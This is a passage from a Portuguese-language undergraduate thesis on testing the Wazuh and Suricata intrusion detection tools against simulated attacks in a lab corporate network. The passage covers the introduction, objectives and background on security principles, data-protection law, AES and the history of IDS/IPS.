MONOGRAFIA DE PROJETO FINAL DE GRADUAÇÃO

ANÁLISE DE ATAQUES CIBERNÉTICOS DE PRÓXIMA GERAÇÃO EM UM AMBIENTE CORPORATIVO CONTROLADO

Tiago Reis Barbosa

Curso Superior de Engenharia de Redes de Comunicação

DEPARTAMENTO DE ENGENHARIA ELÉTRICA
FACULDADE DE TECNOLOGIA
UNIVERSIDADE DE BRASÍLIA

UNIVERSIDADE DE BRASÍLIA
Faculdade de Tecnologia

MONOGRAFIA DE PROJETO FINAL DE GRADUAÇÃO

ANÁLISE DE ATAQUES CIBERNÉTICOS DE PRÓXIMA GERAÇÃO EM UM AMBIENTE CORPORATIVO CONTROLADO

Tiago Reis Barbosa

Monografia de Projeto Final de Graduação submetida ao Departamento de Engenharia Elétrica como requisito parcial para obtenção do grau de Bacharel em Engenharia de Redes de Comunicação

Banca Examinadora

Dr. Georges Daniel Amvame Nze, EnE/UnB _____
Orientador

MSc. Valério Aymoré Martins, EnE/UnB _____
Examinador Interno

Ms. Felipe Barreto de Oliveira, UnB _____
Examinador Externo

FICHA CATALOGRÁFICA

BARBOSA, TIAGO REIS
ANÁLISE DE ATAQUES CIBERNÉTICOS DE PRÓXIMA GERAÇÃO EM UM AMBIENTE CORPORATIVO CONTROLADO [Distrito Federal] 2023.
xvi, 59 p., 210 x 297 mm (ENE/FT/UnB, Bacharel, Engenharia de Redes de Comunicação, 2023).
Monografia de Projeto Final de Graduação - Universidade de Brasília, Faculdade de Tecnologia.
Departamento de Engenharia Elétrica

1. Proteção de Endpoints	2. Detecção de Intrusão
3. Proteção de Dados	4. Ataques cibernéticos
I. ENE/FT/UnB	II. Título (série)

REFERÊNCIA BIBLIOGRÁFICA

BARBOSA, T. R. (2023). *ANÁLISE DE ATAQUES CIBERNÉTICOS DE PRÓXIMA GERAÇÃO EM UM AMBIENTE CORPORATIVO CONTROLADO* . Monografia de Projeto Final de Graduação, Departamento de Engenharia Elétrica, Universidade de Brasília, Brasília, DF, 59 p.

CESSÃO DE DIREITOS

AUTOR: Tiago Reis Barbosa
TÍTULO: ANÁLISE DE ATAQUES CIBERNÉTICOS DE PRÓXIMA GERAÇÃO EM UM AMBIENTE CORPORATIVO CONTROLADO .
GRAU: Bacharel em Engenharia de Redes de Comunicação ANO: 2023

Tiago Reis Barbosa
Depto. de Engenharia Elétrica (ENE) - FT
Universidade de Brasília (UnB)
Campus Darcy Ribeiro
CEP: 70919-970 - Brasília-DF - Brasil

AGRADECIMENTOS

Agradeço, primeiramente, à minha família, que sempre me apoiou e incentivou em todos os meus projetos. Em especial, agradeço aos meus pais, que me deram a educação e os valores que me guiaram ao longo da minha vida.

Agradeço também aos meus professores, que me proporcionaram o conhecimento e a formação acadêmica que me permitiram chegar a este momento.

Agradeço ainda aos meus amigos, que sempre estiveram ao meu lado, compartilhando comigo minhas alegrias e tristezas.

Este trabalho é fruto de um longo processo de dedicação e esforço, que só foi possível graças ao apoio de todas essas pessoas. Agradeço a todos de coração.

RESUMO

A evolução dos ataques cibernéticos ao longo das últimas décadas testemunhou uma mudança significativa na natureza e na escala das ameaças. Ataques que eram predominantemente motivados por curiosidade ou notoriedade, envolvendo hackers isolados, evoluíram com o avanço da tecnologia tornando-se mais sofisticados e prejudiciais. Em ambientes corporativos, a segurança cibernética se tornou uma prioridade, o surgimento de vírus, *worms* e *malwares* abriram caminho para crimes cibernéticos e estimularam o desenvolvimento das práticas de Engenharia social, com o roubo de dados pessoais e financeiros se tornando uma preocupação global. Este projeto propõe avaliar a responsividade de ferramentas de detecção de intrusão a partir de uma demonstração dos processos utilizados por um usuário mal intencionado que busca escalar privilégios e roubar dados sigilosos de um ambiente corporativo implantado com políticas de segurança insuficientes. Utilizou-se um ambiente teste controlado e virtualizado e, como soluções para a detecção, o XDR Wazuh e o Suricata, proporcionando alertas baseados em *hosts* e rede. Os resultados expõem como o movimento lateral do atacante foi detectado, evidenciando a importância do uso de tais tecnologias e possíveis próximos passos para melhorar o cenário atual de ameaças.

Palavras-chave: Segurança da informação, Redes Corporativas, Proteção de Endpoints, Detecção de intrusão baseada em hosts, Detecção de intrusão baseada em rede, Engenharia social, Ransomware.

ABSTRACT

The evolution of cyberattacks over the past few decades has witnessed a significant change in the nature and escalation of threats. Attacks that were predominantly motivated by curiosity or notoriety, involving isolated hackers, have evolved with the advancement of technology, becoming more sophisticated and specific. In corporate environments, cybersecurity has become a priority, the emergence of viruses, *worms* and *malware* opened the way for cybercrimes and stimulated the development of social engineering practices, with the theft of personal and financial data becoming a global concern. This project proposes to evaluate the responsiveness of intrusion detection tools based on a demonstration of the processes used by a malicious user seeking to escalate privileges and steal confidential data from a corporate environment implemented with insufficient security policies. A controlled and virtualized test environment was used and, as solutions for detection, XDR Wazuh and Suricata, providing alerts based on *hosts* and network. The results expose how the attacker's lateral movement was detected, highlighting the importance of using such technologies and possible next steps to improve the current threat scenario.

Keywords: Information security, Corporate Networks, Endpoint Protection, Host-based intrusion detection, Network-Based Intrusion Detection, Social engineering, Ransomware.

SUMÁRIO

LISTA DE FIGURAS

LISTA DE TABELAS

LISTA DE ABREVIATURAS E SÍMBOLOS

Siglas

AD	*Active Directory*
AES	*Advanced Encryption Standard*
APT	*Adavanced Persistant Threat*
CIA	*Confidentiality, Integrity and Availability*
CPU	*Central Processing Unit*
CVE	*Common Vulnerabilities and Exposure*
DHCP	*Dynamic Host Configuration Protocol*
DNS	*Domain Name System*
DoS	*Denial of Service*
DPO	*Data Protection Officer*
EDR	*Endpoint Detection and Response*
GDPR	*General Data Protection Regulation*
GLP	*General Public License*
GNU	*GNU's Not Unix*
HIDS	*Host-based Intrusion Detection System*
HTTP	*Hypertext transfer protocol*
HTTPS	*Hypertext transfer protocol* sobre TLS
IDS	*Intrusion Detection System*
IPS	*Intrusion Protection System*
IP	*Internet Protocol*
LGPD	Lei Geral de Proteção de Dados Pessoais
LLDP	*Link Layer Discovery Protocol*
NIDS	*Network Intrusion Detection System*
NOC	*Network Operation Center*
POC	*Proof of Concept*
PSI	Política de Segurança da Informação
RAM	*Random Access Memory*
SO	Sistema Operacional
TCP	*Transmission Control Protocol*
TIC	Tecnologias de Informação e Comunicação
TLS	*Transport Layer Security*
UE	União Européia
VLAN	*Virtual Local Area Network*
VM	*Virtual machine*
VMM	*Virtual Machine Manager*

1 INTRODUÇÃO

A evolução dos ataques cibernéticos nos últimos 3 anos tem sido marcada por um aumento significativo na sua frequência, sofisticação e impacto. Segundo comunicado à imprensa da Fortinet, empresa de segurança cibernética, a América Latina e Caribe sofreram 137 bilhões de tentativas de ataques cibernéticos no primeiro semestre de 2022. O Brasil foi o segundo país mais visado, com 31,5 bilhões de tentativas, um aumento de 94% em relação ao mesmo período do ano anterior. O México foi o país mais atacado, com 85 bilhões de tentativas, seguido da Colômbia (6,3 bilhões) e do Peru (5,2 bilhões). [12]

Além dos números impressionantemente elevados, as estatísticas evidenciam um crescimento significativo no emprego de estratégias mais refinadas e focalizadas, destacando-se o aumento do uso de *Ransomware*. Nos primeiros seis meses de 2022, foram identificadas cerca de 384 mil investidas para disseminação desse tipo de software malicioso em escala mundial. Dentre essas, aproximadamente 52 mil foram direcionadas especificamente à América Latina.

Esse aumento do número de ataques cibernéticos é resultado de uma série de fatores, incluindo a crescente dependência das organizações das tecnologias digitais, a sofisticação das ferramentas e técnicas utilizadas pelos cibercriminosos, e a falta de conscientização sobre segurança cibernética.

As estatísticas do (Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil) [1], mostram que houve um crescimento no número de incidentes em quase 53 mil, onde em 2022 foram registrados quase 482 mil incidentes e até o mês de outubro já foram registrados quase 535 mil.




Figura 1.1: Notificações anuais recebidas pelo CERT.br Fonte: [1]

Existe ainda os APTs, ou *Advanced Persistent Threats*, ataques cibernéticos que utilizam técnicas de invasão contínuas, clandestinas e sofisticadas para obter acesso a um sistema e permanecer dentro dele por um período prolongado, com consequências potencialmente destrutivas. [13]

Os APTs são geralmente direcionadas a alvos de grande valor, como países e grandes corporações, porque exigem um alto nível de trabalho para serem realizadas. O objetivo final dessas ameaças é roubar informações durante um longo período, em vez de simplesmente invadir e sair rapidamente, como muitos *hackers* mal-intencionados fazem durante ataques cibernéticos de nível inferior.

Agentes maliciosos aproveitam do movimento lateral de rede para obter informações sensíveis mais facilmente após a extração de dados e acobertamento dos rastros, etapas finais do ciclo de vida de uma APT. A Figura 1.2 evidencia as 12 etapas desse ciclo.




Figura 1.2: As 12 etapas do ciclo de vida de uma APT. Fonte: [2]

As empresas têm a responsabilidade de proteger os dados pessoais coletados e armazenados, conforme os três pilares da segurança da informação: confidencialidade, integridade e disponibilidade. Esses pilares, também conhecidos como tríade CIA, são essenciais para garantir a privacidade online, a liberdade de expressão e a segurança da informação de pessoas naturais. [14]

1.1 PROBLEMÁTICA

A segurança da informação é um tema de crescente importância no mundo atual. Com o aumento da dependência das tecnologias da informação e comunicação (TIC), as organizações e os indivíduos estão cada vez mais expostos a ameaças cibernéticas.

Essas ameaças podem causar danos significativos, incluindo, perda de dados, fraudes e interrupções de serviço. Os problemas resultantes podem trazer impacto significativos como perda de receita e danos à reputação.

Grande parte das organizações, mesmo antes da LGPD (Lei Geral de Proteção de Dados), aplicam

algumas ações para diminuir vulnerabilidade de seus sistemas, através de uma Política de Segurança da Informação (PSI). A política é um conjunto de normas e procedimentos que regulam o comportamento das pessoas que se relacionam com a organização no que se refere ao tratamento da informação. [15] As organizações e os indivíduos precisam de uma abordagem holística para proteger seus dados e sistemas contra ameaças cibernéticas. Essa abordagem deve incluir investimentos em tecnologias e recursos humanos.

No âmbito tecnológico, as organizações devem implementar soluções de segurança que atendam às suas necessidades específicas. Essas soluções podem incluir *Firewalls*, controles de acesso físico e lógico, antivírus nos *endpoints* ou outras ferramentas de segurança.

No âmbito humano, as organizações devem implementar políticas e procedimentos de segurança que orientem os funcionários sobre como proteger os dados. Elas também devem educar os funcionários sobre as ameaças cibernéticas e como se proteger delas.

Visto isso, esse sistema de segurança da informação é uma problemática dinâmica que requer monitoramento e aprimoramentos constantes.

1.2 OBJETIVOS

1.2.1 OBJETIVO GERAL

O objetivo geral deste trabalho é criar um ambiente corporativo controlado, a fim de simular ataques e intrusões em *endpoints*, implementar duas ferramentas de detecção de intrusão, Wazuh e Suricata, e com base nos resultados obtidos, constatar sua eficácia e capacidade de identificar ataques de engenharia social e *ransomware*.

1.2.2 OBJETIVOS ESPECÍFICOS

Os objetivos específicos deste trabalho visam dar sentido ao objetivo geral. Para isso, serão abordados os requisitos, processos e descrições necessários para a implementação, coleta e análise de resultados comportamentais dos sistemas XDR Wazuh e Suricata, de código aberto. Desta forma, objetiva-se:

- Continuar o estudo elaborado por ALVES, H.B.P. [16] e implementar um ambiente corporativo controlado de testes local que será monitorado pelos sistemas de detecção de intrusão baseados em *Host* e Rede;
- Realizar um ataque de Engenharia Social neste ambiente corporativo configurado de maneira inadequada em relação as políticas de segurança atuais.
- Realizar um ataque de *Ransomware*.
- Configurar as soluções XDR Wazuh e Suricata para que sejam capazes de detectar os ataques propostos de maneira centralizada na *dashboard* do Wazuh;
- Analisar os resultados obtidos e fazer um comparativo com o estudo produzido por ALARCÃO,

A.P.A. [17] a respeito da eficiência da ferramenta, porém, explorando ataques e dificuldades atuais, conforme sugerido por ALVES, H.B.P. [16].

1.3 ESTRUTURA DOCUMENTAL

O documento está dividido nos seguintes capítulos:

- **INTRODUÇÃO**: realiza uma abordagem descritiva das motivações, principais conceitos e objetivos do trabalho;
- **FUNDAMENTAÇÃO TEÓRICA**: explicita o embasamento teórico e conceitos utilizados para construção do trabalho;
- **FERRAMENTAS UTILIZADAS**: descreve as ferramentas utilizadas na produção do projeto, descrevendo suas funcionalidades e como elas contribuem para o alcance dos objetivos;
- **ARQUITETURA DO PROJETO**: detalha o desenho topológico físico e lógico da solução proposta, bem como o processo de instalação dos serviços implementados;
- **RESULTADOS E ANÁLISE**: aplicação dos ataques no ambiente configurado e apresentação dos resultados obtidos;
- **CONCLUSÃO**: parecer final sobre o projeto após a finalização dos objetivos descritos, fundamentando o estudo inicial;
- **TRABALHOS FUTUROS**: sugestões para possíveis sequências deste estudo e novas contribuições.
- Este projeto conta, além dos sete capítulos apresentados, com 1 anexo que detalha o processo de configuração de algumas ferramentas utilizadas.

2 FUNDAMENTAÇÃO TEÓRICA

Este capítulo tem como objetivo apresentar uma revisão sistemática, organizada e crítica da literatura sobre o tema abordado no trabalho acadêmico, fornecendo o embasamento teórico necessário para a pesquisa.

2.1 A SEGURANÇA DA INFORMAÇÃO

Há mais de duas décadas, a internet vem desempenhando um papel fundamental nas comunicações globais, tornando-se cada vez mais integrada às vidas das pessoas ao redor do mundo. Inovações e a redução dos custos na área contribuíram para o aumento da disponibilidade, do uso e do desempenho da internet, que hoje conta com mais de 5 bilhões de usuários no mundo, mais de 60% da população mundial, após o ápice da pandemia de Covid-19. [18] Atualmente, a maior parte da atividade econômica, comercial, cultural, social e governamental de países, em todos os níveis, incluindo indivíduos, organizações não governamentais e instituições governamentais, é realizada na internet, nos oferecendo uma infinidade de benefícios. No entanto, esse mesmo potencial atrai pessoas mal intencionadas que buscam tirar proveito de outras. Por isso, é fundamental que estejamos atentos à segurança das informações que compartilhamos online.

De acordo com uma pesquisa da empresa Deloitte [3] que entrevistou 150 organizações de 12 países da América Latina e Caribe no ano de 2019, 4 em cada 10 organizações sofreram um incidente de segurança cibernética nos últimos 24 meses. Entre os entrevistados, 70% afirmam não ter certeza da eficácia de seu processo de resposta diante de desses incidentes e apenas 3% realizam simulações para testar suas capacidades efetivas de resposta. A Figura 2.1 mostra a porcentagem das empresas entrevistadas que tiveram dados confidenciais divulgados em ambientes de teste e desenvolvimento em 2018.




Figura 2.1: Porcentagem das empresas entrevistadas que tiveram dados confidenciais divulgados em ambientes de teste e desenvolvimento em 2018. Fonte: [3]

A segurança da informação é então um conjunto de medidas técnicas, administrativas e organizacionais

que caminham juntas com os objetivos de negócios e visam proteger a confidencialidade, integridade e disponibilidade das informações, de forma a garantir o contínuo funcionamento dos negócios.

Qualquer esfera onde haja armazenamento, compartilhamento e tratamento de dados sensíveis, discutem princípios como a supracitada tríade CIA (confidencialidade, integridade e disponibilidade), regulamentações como a GDPR (*General Data Protection Regulation*) e ISO 27001 e tecnologias lógicas de segurança como protocolos, criptografia e sistemas de monitoramento, detecção e resposta.

2.2 PRINCÍPIOS DE SEGURANÇA

2.2.1 TRÍADE CIA

Conforme abordado por SAMONAS, S. e COSS, D. [19], durante os primórdios dos computadores e da sua utilização, existiam apenas algumas ameaças válidas à proteção da informação. Isto deveu-se principalmente ao fato de os computadores serem caros, raros e rigorosamente protegidos. Os sistemas informáticos que continham as informações foram expostos apenas a um número limitado de pessoas com conhecimentos de programação informática que tiveram acesso às informações e que poderiam constituir uma ameaça válida. Portanto, o foco inicial para proteger a informação era garantir a confiabilidade do próprio sistema, a fim de garantir que ele funcionaria de forma consistente quando necessário.

Como resultado, a proteção da informação foi alcançada principalmente através do controle do acesso físico aos computadores. À medida que o custo da tecnologia informática diminuiu e a sua utilização aumentou, houve uma mudança no foco da proteção dos computadores para a proteção da informação. Enquanto anteriormente a confiabilidade dos computadores era dominante, a noção de confidencialidade, integridade e disponibilidade começou a ganhar importância. As raízes da tríade da CIA estão profundamente enraizadas na mentalidade de segurança militar, que sempre se concentrou na proteção da informação contra ameaças externas. Muitos dos estudos iniciais sobre segurança de computadores foram financiados pelo governo federal ou por agências militares. [20]

Estudos pioneiros como o de SALTZER, J. H. e SCHROEDER, M. D. [21], defenderam a noção de que a principal preocupação da segurança deve ser a proteção das informações contidas nos sistemas informáticos, e não apenas a proteção do próprio sistema informático. A primeira seção do documento introduziu "princípios básicos" para a proteção da informação, que incluem a tríade de confidencialidade, integridade e disponibilidade.

- **Confidencialidade**: Uma pessoa não autorizada é capaz de ler e tirar proveito das informações armazenadas no computador. Esta categoria de preocupação por vezes estende-se à "análise de tráfego", na qual o intruso apenas observa os padrões de utilização da informação. A partir desses padrões, o intruso pode inferir algum conteúdo de informação. Esta categoria também inclui o uso não autorizado de um programa proprietário.
- **Integridade**: Uma pessoa não autorizada é capaz de fazer alterações em informações armazenadas como uma forma de sabotagem. Ressalta-se que, no caso desse tipo de violação, o invasor não necessariamente vê as informações que alterou.

- **Disponibilidade(em inglês *Availability*)**: Um intruso pode impedir que um usuário autorizado se refira ou modifique informações, mesmo que o intruso não consiga consultar nem modificar as informações por conta própria.

Profissionais da área de segurança da informação já defendem a inclusão de dois novos pilares à tríade CIA: a **Autenticidade** e a **Legalidade**. Esses pilares dizem respeito ao empenho atual de certificar que os autores das informações são legítimos e a necessidade de garantir que o uso dos dados estejam em concordância com regulamentos previstos por lei.

2.2.2 GDPR

O Regulamento Geral de Proteção de Dados (em inglês *General Data Protection Regulation* - GDPR) representa a regulamentação de proteção de dados e privacidade mais significativa em muitos anos. Embora o GDPR seja uma lei da União Europeia, abrange qualquer organização que recolha ou processe dados de cidadãos da UE, independentemente da localização da organização. Devido à natureza global do comércio e do movimento das pessoas, GDPR levou as empresas em todo o mundo a tomar decisões e mudanças importantes em relação à forma como coletam e processam as informações de identificação pessoal de seus funcionários e clientes. Os principais objetivos do GDPR são dar aos indivíduos o controle sobre os seus dados pessoais e unificar a regulamentação dentro da União Europeia para facilitar os negócios. [22] Seus princípios fundamentais são:

- Legalidade, justiça e transparência
- Limitação de finalidade
- Minimização de dados
- Precisão
- Limitação de armazenamento
- Integridade e confidencialidade
- Responsabilidade

O GDPR foi publicado em 27 de abril de 2016 e entrou em vigor em 25 de maio de 2018. Desde então, motivou outros avanços na regulamentação da privacidade em todo o mundo, à medida que os consumidores exigem mais controle sobre seus dados pessoais. Um exemplo é a própria LGPD (Lei Geral de Proteção de Dados), regulamentação brasileira que possui inspiração direta na legislação europeia.

A LGPD pode ser considerada uma norma menos restritiva e menos detalhada que a GDPR, pois ela possui menos especificações, principalmente no que diz respeito ao papel do Encarregado de Dados (em inglês *Data Protection Officer* - DPO). O site do Instituto de Desenvolvimento Cátedra [23] fez um comparativo detalhado sobre as diferenças entras normas. É certo que a LGPD ainda há muito que avançar assim como o GDPR vem evoluindo na União Europeia, e que as atividades comerciais que tratam dados pessoais terão que se adaptar aos novos tempos.

2.3 CRIPTOGRAFIA AES

Criptografia é o processo de transformar dados em uma forma incompreensível para pessoas não autorizadas, a menos que tenham a chave para decodificá-la. É uma forma de proteger informações confidenciais, como senhas, números de cartão de crédito, dados médicos e militares. [24]

Existem dois tipos principais de criptografia: simétrica e assimétrica. A criptografia simétrica usa a mesma chave para criptografar e descriptografar os dados. A criptografia assimétrica usa duas chaves, uma para criptografar e outra para descriptografar.

O AES, ou *Advanced Encryption Standard*, é um algoritmo de criptografia simétrica que é considerado um dos mais seguros do mundo. Ele foi adotado pelo governo dos Estados Unidos em 2001 e é usado em uma ampla variedade de aplicações, incluindo bancos, comércio eletrônico, governo e militares.

O AES usa uma chave de 128, 192 ou 256 bits para criptografar dados. Uma chave de 128 bits é considerada segura para a maioria dos aplicativos, enquanto uma chave de 256 bits oferece um nível de segurança ainda maior. [25]

O AES funciona dividindo os dados em blocos de 128 bits. Cada bloco é então criptografado usando uma série de operações matemáticas. O processo de criptografia é projetado para ser extremamente difícil de decifrar sem a chave correta.

O AES é um algoritmo de criptografia altamente eficiente, o que significa que não afeta significativamente o desempenho dos sistemas em que é usado. Ele também é amplamente implementado, o que o torna uma escolha ideal para uma ampla variedade de aplicações.

2.4 SOLUÇÕES IDS/IPS

A fim de minimizar os problemas causados por ataques cibernéticos, foram criados as soluções de IDS (em inglês, *Intrusion Detection System*) e IPS (em inglês, *Intrusion Prevention System*). A tradução dessas terminologias são, respectivamente, sistema de detecção de intrusão e sistema de prevenção de intrusão, sendo que, os sistemas de prevenção possuem a capacidade de detecção da ameaça, somada com a função de tomada de decisão para mitigar o ataque.

James Anderson propôs a detecção de intrusão pela primeira vez em 1980, com o artigo *Computer Security Threat Monitoring and Surveillance*. No entanto, foi apenas a partir de 2010 que ela se tornou amplamente adotada, devido ao aumento das ameaças cibernéticas e à evolução das tecnologias de segurança da informação. [26]

Em meados da década de 1990, os produtos IDS foram comercializados pela primeira vez por duas empresas, a *Internet Security Systems* (ISS) e a *Wheelgroup*. A ISS desenvolveu em 1994 o *RealSecure*, um IDS baseado em rede que usava uma base de conhecimento combinando assinaturas. Já a *Wheelgroup* desenvolveu o *Netranger*, outro IDS baseado em rede que funcionava verificando o tráfego de rede.

Muitos pesquisadores identificaram que a técnica baseada em conhecimento de correspondência de assinaturas utilizado pelo *RealSecure* exigia atualização contínua do banco de dados para reconhecer novos

ataques, dificultando o processo e aumentando o tempo de detecção das ameaças. Ao mesmo tempo, a comutação de redes e pacotes começou a atingir uma alta velocidade, trazendo um grande desafio, pois ficou mais difícil verificar, analisar o tráfego e detectar ataques em tempo real. Isso levou à invenção de IDSs baseados em *host*, como o *TCP Wrappers*, *Tripwire* e *Snort*, que forneciam análise de logs do sistema em tempo real.

Lançado pela primeira vez por Marty Roesch em 22 de dezembro de 1998 para sistemas UNIX, o *Snort* é uma ferramenta IPS de código aberto conhecida por sua multifuncionalidade baseada em rede e em host. Mais tarde, em 1999, a versão 1.5 do *Snort* foi lançada, se mostrando eficaz em analisar e registrar pacotes em tempo real.

Sendo assim, as terminologias NIDS e HIDS se tornaram bastante populares, onde a letra N faz referência a "*Network*", caracterizando os sistemas que fazem sua detecção se baseando em análise do tráfego de rede, sendo implantados em pontos estratégicos da infraestrutura de rede a fim de detectar ataques conhecidos, comparando seus padrões, ou detectando atividades ilegais por meio atividades anômalas nos pacotes. Os NIDS também são chamados de "*sniffers* de pacotes", pois capturam os pacotes que passam pelos meios de comunicação.

Já nos sistemas HIDS, a letra H faz referência a "*Host*". Neste tipo de sistema, é instalado em um dispositivo, como servidor ou estação de trabalho, um agente que analisa localmente os dados que serão coletados e envia para o servidor, que irá tratar os dados das diferentes fontes. O HIDS pode usar sistemas de detecção de anomalias e uso indevido.

A Figura 2.2 mostra a diferença da arquitetura de funcionamento dos dois tipos de solução.




Figura 2.2: Diferença da arquitetura de funcionamento das solução NIDS e HIDS. Fonte: [4]

Alguns sites apresentam as soluções *open source* mais utilizadas, onde para detecção baseada em hosts, as mais comentadas são: OSSEC, Tripwire, Wazuh, Samhain e Security Onion. Já para as soluções baseadas em rede, as principais são: Snort, Suricata, Zeek, OpenWIGS-ng e Sguil.

Segundo Azeez et al. [27], atualmente, à medida que a funcionalidade dos sistemas IDS/IPS avançam, os invasores exploram meios de detectar, contornar e desabilitar esse serviço antes de penetrar na infraestrutura, resultando em negação de serviço (DoS).

2.5 VULNERABILIDADES E ATAQUES DE INTRUSÃO

Segundo relatório publicado pela empresa IBM [28] em 2023, o custo médio da violação de dados atingiu o valor mais alto de todos os tempos em 2023, chegando a US$ 4,45 milhões. Isso representa um aumento de 2,3% em relação ao custo de US$ 4,35 milhões em 2022. No longo prazo, o custo médio, que era de US$ 3,86 milhões no relatório de 2020, aumentou 15,3%.

Ainda segundo o mesmo relatório, das 553 empresas que sofreram violação de dados e participaram do estudo, apenas um terço delas descobriram a violação por meio de suas próprias equipes de segurança, destacando uma necessidade de melhorar a detecção de ameaças. Sessenta e sete por cento das violações foram relatadas por terceiros benignos ou pelos próprios invasores. Quando os invasores revelaram uma violação, isto custou às organizações quase US$ 1 milhão a mais em comparação com a detecção interna.

A Tabela 2.1 mostra as estatísticas para cada tipo de ataque que foram reportados no ano de 2023 para o Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT.br).

Tabela 2.1: Detalhamento das Notificações Recebidas em 2023 no Brasil - Fonte: [1]

Mês	Total	Dos(%)	Fraude(%)	Invasão(%)	Scan(%)	Web(%)	Outros(%)
jan	59.030	11.827 - 20,04	2.834 - 4,82	63 - 0,11	41.691 - 70,63	605 - 1,02	2.001 - 3,39
fev	47.990	7.503 - 15,63	2.510 - 5,23	82 - 0,17	37.037 - 77,18	643 - 1,34	215 - 0,45
mar	53.792	8.258 - 15,35	2.987 - 5,55	105 - 0,20	40.289 - 74,90	1.230 - 2,29	923 - 1,72
abr	41.822	6.417 - 15,34	2.669 - 6,38	165 - 0,39	30.195 - 72,20	1.027 - 2,46	1.349 - 3,23
mai	69.974	2.369 - 3,39	3.631 - 5,19	143 - 0,20	44.519 - 63,62	363 - 0,52	18.949 - 27,08
jun	61.308	3.460 - 5,64	2.812 - 4,59	100 - 0,16	35.576 - 58,03	295 - 0,48	19.065 - 31,10
jul	50.584	4.412 - 8,72	2.580 - 5,10	182 - 0,36	37.555 - 74,24	324 - 0,64	5.531 - 10,93
ago	58.222	132 - 0,23	2.808 - 4,82	311 - 0,53	40.861 - 70,18	439 - 0,75	13.671 - 23,48
set	40.188	373 - 0,93	2.238 - 5,57	100 - 0,25	35.207 - 87,61	509 - 1,27	1.761 - 4,38
out	51.673	3.580 - 6,93	2.398 - 4,64	107 - 0,21	44.760 - 86,62	608 - 1,18	220 - 0,43
Total	534.583	48.331 - 9,04	27.476 - 5,14	1.358 - 0,25	387.690 - 72,52	6.043 - 1,13	63.685 - 11,91

Ataques de varredura representam mais de 72% das notificações de segurança, devido à facilidade de execução e à sua ampla popularidade.

A crescente demanda por implementações de segurança é evidente. O relatório anual da empresa AT&T sobre segurança da informação mostrou que 67% das empresas entrevistadas implementam pelo menos dois tipos de funções de segurança cibernética, e um terço implementa três ou mais tipos. [5]

A Figura 2.3 mostra a avaliação das empresas entrevistadas sobre quais soluções para segurança de dados teriam o melhor benefício, e quais não valeriam a pena serem implementadas.

